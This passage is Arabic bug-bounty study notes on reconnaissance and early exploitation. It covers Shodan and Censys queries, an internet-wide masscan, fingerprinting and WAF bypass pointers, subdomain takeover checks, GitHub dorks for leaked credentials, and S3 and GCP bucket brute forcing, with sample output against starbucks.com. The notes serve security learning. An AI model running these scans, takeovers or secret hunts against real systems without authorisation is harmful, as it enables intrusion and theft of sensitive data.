
org:<"Organization Name">



الـ two queries دول هي جيبولك assets للتارجت بتاعك في الشبكة الخارجيه

طيب لو الشركة معندهاش الـ CIDR range الخاص بيها ؟
ومستضافه عند خدمات الـ AWS او Gcloud وكدا مستحيل تبحت عن طريق الـ CIDR range
او انك تبحت عن طريق اسم الشركة ولربما تكون فيه تشابه بينها وبين اسم شركة تانيه
هو تكنيك واحد تقدر تستخدمه للبحث عن SSL certificate بتاع الشركة
اي SSL certificate المفروض ان يكون فيها اسم الشركة وبالتالي وكدا تقدر تبحت

ssl:<"ORGANIZATION NAME">



زي ما انت شايف هنا كذا ان فيه 103 assets في aws و 171 في azure تحت علي الشمال
هنتعلم كمان في الجزء بتاع ال exploitation phase


لو احنا نقدر نجيب ثغره زي SSRF في endpoint مستضافه علي ال cloud provider ففساعتها هنقدر
takeover
ال company's entire cloud network

بالاضافه الي ان انت تقدر تبحث عن كل IP address فردياً علشان تتأكد ان انت مش ناسي اي حاجه
طيب لو فيه كذا حاجه ف من المستحيل ان انت تعمل كذا مانوال ف هنتستخدم ادوات لا تقلق

CENSYS

نفس اللي بيعمله شويان بيعمله برضه Censys ولكن اوقات كتير بلاقي دومينات او ايبهات كتيره مو
جوده هنا مش موجوده في سوني

<https://censys.io/ipv4>



تقدر برضه تستثمر في اكونت ليك هيفيدك جدا

NMAP

زي ما كلنا عارفين ال Nmap لما تيجي تسكان Small range من ال hosts بتعمل شغل عالي
ولكن لو هتيجي تعمل Jscan large range اعتقد انها هتتأخر ومش احسن حاجه
فلو انت بتسكان عدد كبير من ال hosts تفدر تستخدم اداه Masscan
امتي بستخدم nmap؟
علي single target علشان يطلع شغل كويس

MASSCAN

طبعا تقدر تحمل الاداه دي من هنا :

<https://github.com/robertdavidgraham/masscan>


```
sudo masscan -p<Port Here> <CIDR Range Here> --exclude <Exclude IP> --banners -ox <Out File Name>
```

```
alex@alex-PowerEdge-R710:~/tools/masscan/bin$ sudo masscan -p80 0.0.0.0/0 --exclude 255.255.255.255 --banners -oX scan.xml
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2019-11-16 02:55:23 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 4294967295 hosts [1 port/host]
```

اتأكد برضه انك مفعّل ال banner grabbing تقدر تستخدم علي طول المعلومات دي علشان تلاقي ثغرات

طريقه البحث في النتائج ؟

تقدر تستخدم grep تقدر ان انت ال web ui




WEB APPLICATION

ال assets بتاعه الشركه بتكون بشكل كبير بتحتوي علي IPs و Domains فلما نيجي نتعامل معاها لازم اننا نعرف شويه حاجات في مرحله ال fingerprinting ؟
the technology stack, programming languages used, firewalls used, and more

WAPPALYZER

الاداه دي كويسه جدا في الحكايه ازاي هي بتشتغل ؟

عن طريق انها تحلل الـ source code بالريجيكس هتشوف التكنولوجيا اللي هي قدرت توصلها وهي اضافته في فايرفوكس او جوجل كروم هتلاقيها في الـ Store تقدر تحملها



<https://github.com/vincd/wappalyzer>

طيب تقدر تستخدمها علي التيرمنال عن طريق انك تديها الـ URL

`python3 main.py analyze -u <URL HERE>`

```
alex@alex-PowerEdge-R710:~/tools/wappalyzer$ python3 main.py analyze -u https://starbucks.com
html => Google Tag Manager
html => Google Font API
headers => Akamai
headers => IIS
- version (None,)
cookies => Microsoft ASP.NET
```

وممكن عن طريق شويه باش سكريبت تخليها تعمل for loop وتعمل scan لـ URL يكونوا موجودين في list


FIREWALL

قبل ما تتهور وتروح ترمي list من الـ XSS Payloads لازم الاول تتأكد لو هنا فيه WAF علشان متاخذ block

<https://github.com/EnableSecurity/wafwoof>

Command الـ


`Wafwoof <URL HERE>`



زي ما انت شايف كذا الموقع بيستخدم the Kona Site Defender firewall ومن المعلومه دي هنا تبدأ تعدل علي ال payloads علشان تـ bypass it

<https://github.com/oxInfection/Awesome-WAF#known-bypasses>

هتلاقي هنا اشهر ال bypasses اللي حصلت او المعروفه يعني



دلوقتي احنا اتكلمنا عن الريكون وعن مقدمه عن المجال في الاول نيجي بقا للقسم التالت وهو الـ

SECTION 3: EXPLOITATION PHASE

دلوقتي هكلمك عن ثغره عالسريع كذا واللي هي Subdomain takeover الثغره دي من اسهل الثغرات اللي انت تقدر تدور عليها وهي بكل بساطه بتحصل ليه؟؟ لما يكون فيه subdomain بيبيشاور علي CNAME معادش موجود او الاشتراك بتاع الشركه خلص فيه ومفروض يتجدد

انت اللي عليك تعمله انك تروح للشركه اللي بتقدم الـ CNAME دا وبيقا كذا انت بتتحكم في الـ subdomain برضه

لو متعرفش يعني ايه CNAME DNS record تقدر تبحث عنه دلوقتي ازاي تذاكر للثغره ؟ عندك كذا حاجه منهم كورس بشمهندس ابراهيم حجازي ومنهم الفيديوهات اللي علي يوتيوب باسم "subdomain takeover POC" طيب خيلنا نكمل كلام مبدئيا كذا الثغره دي المفروض تبقا كل يوم بتدور عليها لو انت شغال علي تارجت معينه لفته من الزمن

ليه ؟ لان ببساطه الثغره دي بتظهر لأول حد بيبلغها يعني تقدر تقول دي مفهاس دبلكتيت لان انت المفروض بتعمل ليها POC

كمان ال Administrator من الطبيعي انه دايميا ببيغير حاجات و تغييره لـ single DNS ممكن يخلي ال شركة مصابه بالثغره دي

ازاي هتجيب الثغره دي وانت بتشتغل ؟

اولا لازم يكون معاك List من ال subdomains

<https://github.com/haccer/subjack>

تستخدم الاداه دي حوالي 5 دقائق كذا

`./subjack -w <Subdomain List> -o results.txt -ssl -c fingerprints.json`

```
alex@alex-PowerEdge-R710:~/go/bin$ ./subjack -w crtsh_starbucks.com.txt -o results.txt -ssl -c fingerprints.json
[AZURE] trace-psdev.starbucks.com
```

من الصوره زي ما انت شايف هنا ممكن يحصل subdomain takeover في trace-psdev.starbucks.com

طيب لو ايوه فعلا هنا فيه ثغره اعمل ايه ؟

خلينا نشوف الدومين دا بيشاور علي انه CNAME !

`dig <Domain Here>`

`dig trace-psdev.starbucks.com`

```
alex@alex-PowerEdge-R710:~/go/bin$ dig trace-psdev.starbucks.com
; <<> DiG 9.10.3-P4-Ubuntu <<> trace-psdev.starbucks.com
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NXDOMAIN, id: 51145
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;trace-psdev.starbucks.com.      IN      A
;; ANSWER SECTION:
trace-psdev.starbucks.com. 21556 IN CNAME s00174atww2twsp.trafficmanager.net.
;; AUTHORITY SECTION:
trafficmanager.net. 1799 IN SOA tm1.msft.net. hostmaster.trafficmanager.net. 2003080800 900 300 2419200 30
;; Query time: 16 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Mon Nov 18 08:58:01 EST 2019
;; MSG SIZE rcvd: 159
```


من الصوره هتأخذ بالك ان ال CNAME record بيشاور علي ال s00174atww2twsp.trafficmanager.net

طيب ايه اللي هيحصل لو قدرنا نسجله ؟

ساعتها بقا مبروك يا صاحبي احنا قدرنا نـ takeover ال subdomain اللي الناس عارفاه واللي هو trace-psdev.starbucks.com :

طبعا بعد شويه معلومات هتعرفهم انت من التول هتعرف فين المكان اللي هتروح تسجل منه دا لو مكا نش واضح من ال CNAME يعني

المهم في الحاله اللي عندنا دي هنسجل في AZURE



طيب في الحاله دي زي ما انت شايف ان الدومين اصلا موجود وظاهر انه متسجل
ساعتها احب اقولك ان دي حاجه اسمها False positive طيب علي العموم دي الفكره الاساسيه من ال
موضوع يعني ومش بس AZURE زي ما قولتلك ولكن يه الكثير من ال Providers زي مثلا
AWS, GitHub, Tumblr وغيرهم

وطبعا لازم نذكر ال list الاشهر علي الاطلاق

<https://github.com/EdOverflow/can-i-take-over-xyz>

هتلاقي هنا ال titles وجنبها مصاب ولا لا وجنبها اسم الشركه يعني انت وانت بتعمل footprinting
ظهرلك حاجه شاكك فيها ؟
ساعتها هتشخس وهتشوف فين المكان اللي تسجل منه ال subdomain وهل ال Title او الايرور اللي
ظهرلك دا مصاب ولا لا

GITHUB


زي ما اتكلمنا ان الريكون بتاعك في ال github ممكن تلاقي حاجات لذيذه

GITHUB DORKS

زي ما انت عارف google dorking هو نفس الكلام بس ولكن الدورك هنا بيستخدم لتخصيص
معلومات معينه من بحررر من المعلومات بيساعد علي انه يفلتر ليك نتايج البحث بتاعك

وطبعا انا قبل كدا حطيتلك مصدر تذاكر منه فوق في الجزء دا بس لازم نقول صاحب الكتاب قال ايه ؟


filename:.bash_history DOMAIN-NAME



الناس دائما ما بيرفعوا بيانات حساسه لل github
ودا بالظبط اللي احنا عاوزينه

هندور بقا عن طريق الدوركات في كذا حاجه exposed passwords, tokens, and api keys, userna
mes

مثال :



زي ما انت في الصورة كذا شايف فيه حد فيه حد مسرب غصب عنه secret key


تقدر تستعمله بقا في الشغل بتاعك

<https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt>

وادي هنا شويه دوركات زي الفل


COMPANY GITHUB

بدال بقا الدوركات اللي انت بتدور علي انك تلاقي حاجه تجيلك ممكن تكون الديفيلوبر غلط ونشرها
ف الاحسن انك تروح للسورس نفسه وهو الCompany GitHub



تقدر بقا انك تروح ترأقب ال developers دول

خد بالك مش كل الشركات عندها ال github page انت مش هتخسر انك تروح تشوف عندهم ولا
لا



دول موظفين في فيس بوك

تقدر بقا تروح وتشوف هل فيه حد ناشر

URLs, api keys, usernames, passwords, vulnerabilities او اي حاجه تانيه ممكن تفيدك

MISCONFIGURED CLOUD STORAGE BUCKETS

من حوالي عشر سنين كذا الـ cloud services زي AWS و gcloud و azure ممكن انوش حاجه الشركات كانت بتشتري physical servers ويروحوا مستضافين نفسهم عليها في بيت ولكن دلوقتي الشركات بدأت انها تنقل نفسها علي الخدمات دي طيب دلوقتي من اشهر الثغرات اللي مشهوره وهي انك تلاقي exposed cloud storage bucket طيب الـ buckets بتستخدم في تخزين الملفات بالاعتماد بقا علي اللي في الـ bucket ممكن توصل لـ sensitive information


AWS S3 BUCKET

من اشهر الـ cloud service provider (AWS) Amazon Web Services

S3 BUCKET DORKS

اول حاجه في انك تقدر تستخدم google dorks

site:s3.amazonaws.com "Starbucks"



والحاجه الثانيه وهي brute force الاسامي بتاعه ال buckets
الحاجه الوحشه الوحيدده ف الموضوع دا هو انك هتقعد حبه حلولين بتقلب في النتائج

S3 BUCKET BRUTE FORCE

بس ف الناحيه الثانيه هتقابل شويه cool endpoints


الكاتب بيستخدم الاتنين عموما

<https://github.com/ghostlulzhacks/s3brute>

python amazon-s3-enum.py -w BucketNames.txt -d <Domain Here>

لو انت رocht لل Endpoint المصابه المفروض انك هتكون قادر انك ت list ال endpoints المصابه
احنا برضه المفروض بنكون بندور علي sensitive files such as backup files, zip files, user data,
and any other PII information
المقال اللي في الصوره دا فيه ملف واحد بس واللي هو "index.html"

```
alex@alex-PowerEdge-R710:/storage/Desktop/tools/discovery/amazon-buckets$ python amazon-s3-enum.py -w BucketNames.txt -d starbucks.com
/usr/local/lib/python2.7/dist-packages/requests/__init__.py:91: RequestsDependencyWarning: urllib3 (1.25.2) or chardet (3.0.4) doesn't match a supported version!
RequestsDependencyWarning)
Brute forcing s3 buckets.....
This could take awhile.....
Access      S3 Bucket
Access Denied http://a.starbucks.com.s3.amazonaws.com
Access Denied http://connect.starbucks.com.s3.amazonaws.com
Access Denied http://files.starbucks.com.s3.amazonaws.com
Access Denied http://me.starbucks.com.s3.amazonaws.com
Access Denied http://members.starbucks.com.s3.amazonaws.com
Access Denied http://splunk.starbucks.com.s3.amazonaws.com
Access Denied http://www.starbucks.com.s3.amazonaws.com
Done!
```



GOOGLE CLOUD STORAGE

زي ما Amazon S3 buckets مكان لتخزين الملفات زي الـ S3 Buckets برضه Google Cloud Storage
 مصاب لـ anonymous file listing
 الاداه دي بتعمل brute force لاسماء الـ buckets التول الي فاتت بتاعه AWS

<https://github.com/RhinoSecurityLabs/GCPBucketBrute>
`python3 gcpbucketbrute.py -k <Domain Here> -u`

```
alex@alex-PowerEdge-R710:~/tools/GCPBucketBrute$ python3 gcpbucketbrute.py -k starbucks.com -u
Generated 1216 bucket permutations.

Scanned 1216 potential buckets in 51 second(s).

Gracefully exiting!
```

